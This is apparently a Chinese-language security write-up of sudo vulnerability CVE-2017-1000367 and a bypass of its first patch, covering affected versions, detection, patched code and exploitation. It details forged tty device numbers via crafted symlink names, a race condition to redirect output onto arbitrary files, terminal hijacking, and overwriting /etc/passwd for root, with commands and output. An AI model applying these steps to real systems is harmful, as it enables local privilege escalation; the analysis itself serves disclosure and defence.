最后,在這個遍歷過程中,我們可以利用漏洞讓當前的用戶偽造自己的 tty 為文件系統上任意的字符設備,然后在兩個競爭條件下,該用戶就可以將自己的tty偽造成文件系統上的任意文件。
值得注意的是,該漏洞第一次修復是在1.8.20p1版本,但該版本仍存在利用風險,可用于劫持另一個用戶的終端。該漏洞最終于sudo1.8.20p2版本中得以修復(此處有第二次補丁:https://github.com/sudo-project/sudo/commit/88674bae655d53b8d9739a6f64c03d2eeb5f1e8e
在1.8.20p2之前的sudo版本中,還存在以下漏洞利用思路:
具有sudo特權的用戶可將stdin、stdout和 stderr 連接到他們選擇的終端設備上來運行命令。用戶可以選擇與另一個用戶當前正在使用的終端相對應的設備號,這使得攻擊者可以對任意終端設備進行讀寫訪問。根據允許命令的不同,攻擊者有可能從另一個用戶的終端讀取敏感數據(例如密碼)。
影響范圍
-
1.7.10 <= sudo version <= 1.7.10p9
-
1.8.5 <= sudo version <= 1.8.20p1
檢測方法
請檢查sudo版本是否屬于受漏洞影響版本:
sudo -V檢查系統是否開啟SELinux,sudo是否支持r選項。如果沒有開啟或不支持r選項,則無法利用此漏洞:
[strawberry@redhat ~]$ sestatus
SELinux status:                 enabled
SELinuxfs mount:                /sys/fs/selinux
SELinux root directory:         /etc/selinux
Loaded policy name:             targeted
Current mode:                   enforcing
Mode from config file:          enforcing
Policy MLS status:              enabled
Policy deny_unknown status:     allowed
Max kernel policy version:      28
漏洞分析
首先查看CVE-2017-1000367補丁https://github.com/sudo-project/sudo/commit/817fd283124c61e8d5c8243b9ba276ba37ed87fe,如下圖所示,此處修改發生在get_process_ttyname函數內(位于/src/ttyname.c中),從注釋上看改變了獲取tty dev的方式,補丁之前通過空格數找到第7項(tty dev),補丁之后的流程是首先找到第二項的 ')' ,然后從第二項終止處通過空格數定位到第七項:

下面來看之前代碼,首先獲取pid,然后通過解析/proc/pid/stat來獲取設備號(通過空格數),如果第七項不為0那就是設備號:
char * get_process_ttyname(char *name, size_t namelen)
{
    char path[PATH_MAX], *line = NULL;
    char *ret = NULL;
    size_t linesize = 0;
    int serrno = errno;
    ssize_t len;
    FILE *fp;
    debug_decl(get_process_ttyname, SUDO_DEBUG_UTIL)

    /* Try to determine the tty from tty_nr in /proc/pid/stat. */
    snprintf(path, sizeof(path), "/proc/%u/stat", (unsigned int)getpid());
    if ((fp = fopen(path, "r")) != NULL) {
    len = getline(&line, &linesize, fp);
    fclose(fp);
    if (len != -1) {
        /* Field 7 is the tty dev (0 if no tty) */
        char *cp = line;
        char *ep = line;
        const char *errstr;
        int field = 0;
在獲取設備號之后,程序會調用sudo_ttyname_dev尋找設備文件。首先會在search_devs列表中的目錄下尋找(這里只截取了/dev/pts下搜索的代碼),如果該文件為字符設備文件并且設備號是要找的設備號,就返回該文件的路徑吧。如果沒找到,就調用sudo_ttyname_scan在/dev下進行廣度搜索。
    /*
     * First check search_devs for common tty devices.
     */
    for (sd = search_devs; (devname = *sd) != NULL; sd++) {
    len = strlen(devname);
    if (devname[len - 1] == '/') {
        if (strcmp(devname, "/dev/pts/") == 0) {
        /* Special case /dev/pts */
        (void)snprintf(buf, sizeof(buf), "%spts/%u", _PATH_DEV,
            (unsigned int)minor(rdev));
        if (stat(buf, &sb) == 0) {
            if (S_ISCHR(sb.st_mode) && sb.st_rdev == rdev) {
            sudo_debug_printf(SUDO_DEBUG_INFO|SUDO_DEBUG_LINENO,
                "comparing dev %u to %s: match!",
                (unsigned int)rdev, buf);
            if (strlcpy(name, buf, namelen) < namelen)
                rval = name;
            else
                errno = ERANGE;
            goto done;
            }
        }
    ...
    /*
     * Not found?  Do a breadth-first traversal of /dev/.
     */
正常情況下,/dev/pts/0對應了設備號0x8800(34816)。測試:開3個終端,設備文件分別為/dev/pts/0、/dev/pts/1和/dev/pts/2。可以發現,從/dev/pts/0起設備號從34816開始遞增。
strawbe+   2038   2028  0 01:05 pts/0    00:00:00 bash
strawbe+   2048   2038  0 01:05 pts/0    00:00:00 sum
strawbe+   2071   2028  0 01:05 pts/1    00:00:00 bash
strawbe+   2139   2071  1 01:05 pts/1    00:00:00 python
strawbe+   2144   2028  0 01:05 pts/2    00:00:00 bash

strawberry@ubuntu:~$ cat /proc/2038/stat
2038 (bash) S 2028 2038 2038 34816 ...
strawberry@ubuntu:~$ cat /proc/2048/stat
2048 (sum) S 2038 2048 2038 34816 ...
strawberry@ubuntu:~$ cat /proc/2071/stat
2071 (bash) S 2028 2071 2071 34817 ...
strawberry@ubuntu:~$ cat /proc/2139/stat
2139 (python) S 2071 2139 2071 34817 ...
strawberry@ubuntu:~$ cat /proc/2144/stat
2144 (bash) S 2028 2144 2144 34818 ...
由于程序會通過進程stat文件中的空格數來定位設備號,而進程名是可控的,進程名中可能會包含空格,使得設備號可控,這是問題的所在 。下面進行測試,首先設置兩個指向sudo的軟連接:./\ \ \ \ \ 66666\ 和./\ \ \ \ \ 34818\ (偽造的設備號后面需要填一個空格,在sudo_strtonum函數中會有校驗),然后分別使用它們執行sudo ls,顯然66666失敗了,因為沒有找到num為66666的設備。
strawberry@ubuntu:~/Desktop/sudo-SUDO_1_8_20/build$ tty
/dev/pts/2
strawberry@ubuntu:~/Desktop/sudo-SUDO_1_8_20/build$ ./\ \ \ \ \ 66666\  ls
     66666 : no tty present and no askpass program specified
strawberry@ubuntu:~/Desktop/sudo-SUDO_1_8_20/build$ ./\ \ \ \ \ 34818\  ls
'     34818 '  '     66666 '   bin   breakt   include   libexec   sbin   share
下面看第二次補丁內容,主要是獲取/proc/pid/stat中內容的方式不同,補丁前還是采用getline函數獲取文件中的一行,因為一般情況下/proc/pid/stat中的內容就是一行。補丁后采用read函數讀取,并檢查讀取的內容中是否包含“\x00”,這樣如果不報錯的話,buf中就包含了文件的全部內容。另外,buf的長度為1024,也在一定程度上限制了使用超長程序名的攻擊。

第一次補丁繞過:第一次補丁中通過strrchr函數找到最后一個")",然后再通過空格定位設備號。然而程序只讀取一行,我們可以在程序名中加入")",然后在偽造的內容后面加入換行符,這樣程序讀取數據之后會找到我們的")"作為程序名結束的標志,我們還是可以控制設備號。
strawberry@ubuntu:~/Desktop/sudo-SUDO_1_8_20p1/build$ tty
/dev/pts/3
strawberry@ubuntu:~/Desktop/sudo-SUDO_1_8_20p1/build$ './)     34819
' ls
')     34819 '$'\n'   bin   include   libexec   sbin   share
strawberry@ubuntu:~/Desktop/sudo-SUDO_1_8_20p1/build$ "./)     66666
" ls
)     66666
: no tty present and no askpass program specified
繼續~ sudo在核對用戶密碼之后,會調用run_command(&command_details)來運行用戶指定的命令,然后run_command->sudo_execute->exec_cmnd->exec_setup->selinux_setup->relabel_tty,在relabel_tty中可能會調用open(ttyn,O_RDWR|O_NONBLOCK)和dup2將stdin,stdout, and stderr重定向到用戶的tty,攻擊者可以利用這一點對控制的設備號所對應的目標文件進行未授權讀寫操作。
    /* Re-open tty to get new label and reset std{in,out,err} */
    close(se_state.ttyfd);
    se_state.ttyfd = open(ttyn, O_RDWR|O_NONBLOCK);
    if (se_state.ttyfd == -1) {
        sudo_warn(U_("unable to open %s"), ttyn);
        goto bad;
    }
    (void)fcntl(se_state.ttyfd, F_SETFL,
        fcntl(se_state.ttyfd, F_GETFL, 0) & ~O_NONBLOCK);
    for (fd = STDIN_FILENO; fd <= STDERR_FILENO; fd++) {
        if (isatty(fd) && dup2(se_state.ttyfd, fd) == -1) {
        sudo_warn("dup2");
        goto bad;
        }
    }
另外,exec_setup會判斷CD_RBAC_ENABLED標志位是否設置,設置了才會去執行selinux_setup(如下面第一段代碼所示)。如果使用sudo的r選項,且開啟SELinux,則該標志就會設置(如第二段代碼所示)。所以,如果系統開啟了開啟SELinux,且sudo支持r選項,則有機會利用這個漏洞。
#ifdef HAVE_SELINUX
    if (ISSET(details->flags, CD_RBAC_ENABLED)) {
    if (selinux_setup(details->selinux_role, details->selinux_type,
        ptyname ? ptyname : user_details.tty, ptyfd) == -1)
        goto done;
    }
#endif

#ifdef HAVE_SELINUX
    if (details->selinux_role != NULL && is_selinux_enabled() > 0)
    SET(details->flags, CD_RBAC_ENABLED);
#endif
漏洞利用
先復述一下第一種利用思路吧(這個難一點點),get_process_ttyname函數獲取設備號的方式存在漏洞,使得攻擊者可控制設備號。程序會通過比對的方式獲取與該設備號相對應的設備文件,首先會在內置的 search_devs列表中尋找,如果沒找到就會從/dev中尋找。攻擊者可以在/dev目錄下選擇一個可寫的文件夾,向其中寫入一個指向/dev/pts/num的軟連接,要求這個num文件當前不存在,并且要和偽造的設備號相對應,就像前面所說的/dev/pts/0和34816。然后通過帶有空格和偽造設備號的軟連接啟動sudo(要加-r選項,這樣才能重定向),程序在/dev/pts下找不到num文件,因而會從/dev下沒有被忽略的文件中去找,當程序找到存放鏈接文件的文件夾時,暫停sudo程序,調用openpty函數不斷創建終端,直到出現/dev/pts/num文件,然后繼續運行sudo程序,這樣程序獲取的設備文件就是攻擊者偽造的那個軟鏈接。然后在程序關閉文件夾的時候,再次暫停程序,將這個軟鏈接重新指向攻擊者想要寫入的文件然后運行程序,這樣程序以為的tty實際上是攻擊者指定的文件,然后程序會通過dup2將stdin, stdout, and stderr重定向到這個文件。這樣我們可以通過控制可用命令的輸出或報錯信息,從而精準覆寫系統上的任意文件。
1、尋找/dev下可寫目錄,可以找到mqueue/和shm/。在shm/中創建文件夾/_tmp,并在其中設置/dev/shm/_tmp/_tty->/dev/pts/57、/dev/shm/_tmp/ 34873 ->/usr/bin/sudo。
strawberry@ubuntu:/dev$ ll | grep drwxrwx
drwxrwxrwt   2 root       root          40 Feb 13 18:20 mqueue/
drwxrwxrwt   3 root       root          60 Feb 13 19:08 shm/
2、sudo -r 選項,ubuntu中的sudo雖內置了這個選項,但沒有安裝selinux,所以沒有測試成功。
-r role create SELinux security context with specified role3、在redhat下測試,sudo -r unconfined_r可以用。執行/dev/shm/_tmp/ 34873 -r unconfined_r /usr/bin/sum"--\nHELLO\nWORLD\n",程序會去尋找設備號為34873的設備。
[testtest@redhat ~]$ id -Z
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[testtest@redhat ~]$ sudo -r unconfined_r sum test
00000     0
[testtest@redhat ~]$ sudo -r asdf sum test
sudo: unable to get default type for role asdf
4、由于/dev/pts/57不存在,程序在遍歷完search_devs列表中的目錄后會在/dev下尋找,我們監測/dev/shm/_tmp文件夾是否打開,如果打開了就向sudo進程發送SIGSTOP信號使其暫停,同時調用openpty函數生成/dev/pts/57,如果/dev/pts/57存在了,就向sudo發送SIGCONT信號恢復其運行。
[+] Create /dev/pts/2
[+] Create /dev/pts/3
...
[+] Create /dev/pts/57
5、檢測到/dev/shm/_tmp文件夾關閉后,暫停sudo程序,修改/dev/shm/_tmp/_tty,使其指向/etc/motd,成功后繼續運行程序。
6、為了可以兩次成功暫停sudo進程,可以將其優先級設置為19,調用sched_setscheduler為其設置SCHED_IDLE策略,調用sched_setaffinity使sudo進程和利用進程使用相同的CPU,而利用進程的優先級被設置為-20(最高優先級)。
7、最終測試:在sudoers添加testtest ALL=(ALL) /usr/bin/sum策略,運行sudopwn(將輸出/重定向到/etc/motd),可以看出文件中的內容原本為“motd”,運行程序后被覆蓋為sum命令的報錯信息:
Last login: Thu Feb 13 15:02:54 2020
motd
[testtest@redhat ~]$ ./sudopwn
[sudo] password for testtest:
[testtest@redhat ~]$ cat /etc/motd
/usr/bin/sum: unrecognized option '--
HELLO
WORLD
'
Try '/usr/bin/sum --help' for more information.
第二種利用思路簡單一些,攻擊者在登錄之后,可進入/dev/pts目錄篩選出其它用戶登錄的設備,計算該設備號,利用此漏洞使用帶有此設備號的符號鏈接來啟動sudo程序,根據其授權的命令不同可選擇獲取對該終端的讀寫權限。
[testtest@redhat pts]$ tty
/dev/pts/1
[testtest@redhat pts]$ ls
0  1  2  ptmx
[testtest@redhat ~]$ ./sudopwn2
Input pts num: 2
[sudo] password for testtest:
[testtest@redhat ~]$

[strawberry@redhat ~]$ /usr/bin/sum: unrecognized option '--
HELLO
WORLD
'
Try '/usr/bin/sum --help' for more information.
漏洞總結
sudo獲取設備號的方式存在漏洞,使得攻擊者可控制設備號。攻擊者可選取一組對應的設備號和設備文件,使用帶有偽造設備號的符號鏈接啟動sudo。由于漏洞的存在,程序會讀取錯誤的設備號,并在/dev中尋找相應的設備文件(如果是本身不存在的設備文件,攻擊者還需選擇合適的時機創建此設備文件,并在另一刻將指向其的符號鏈接指向目標文件)。當程序運行在啟用SELinux的系統上時,如果sudo使用了r選項使用指定role創建SELinux安全上下文,則會將stdin、stdout和stderr重定向到當前設備,這可能允許攻擊者對目標設備進行未授權讀寫。假如攻擊者利用該漏洞覆寫了/etc/passwd文件,則有可能獲取root權限。
strawberry@ubuntu:~$ ssh testtest@192.168.29.173
testtest@192.168.29.173's password:
Last login: Thu Feb 13 15:02:54 2020
[testtest@redhat ~]$ whoami
testtest
[testtest@redhat ~]$ ./sudopwn
[sudo] password for testtest:
[testtest@redhat ~]$ whoami
whoami: cannot find name for user ID 1001
[testtest@redhat ~]$ logout
Connection to 192.168.29.173 closed.

strawberry@ubuntu:~$ ssh testtest@192.168.29.173
testtest@192.168.29.173's password:
Last login: Thu Feb 13 16:29:05 2020 from 192.168.29.155
[root@redhat ~]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
參考文章
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/1129/
暫無評論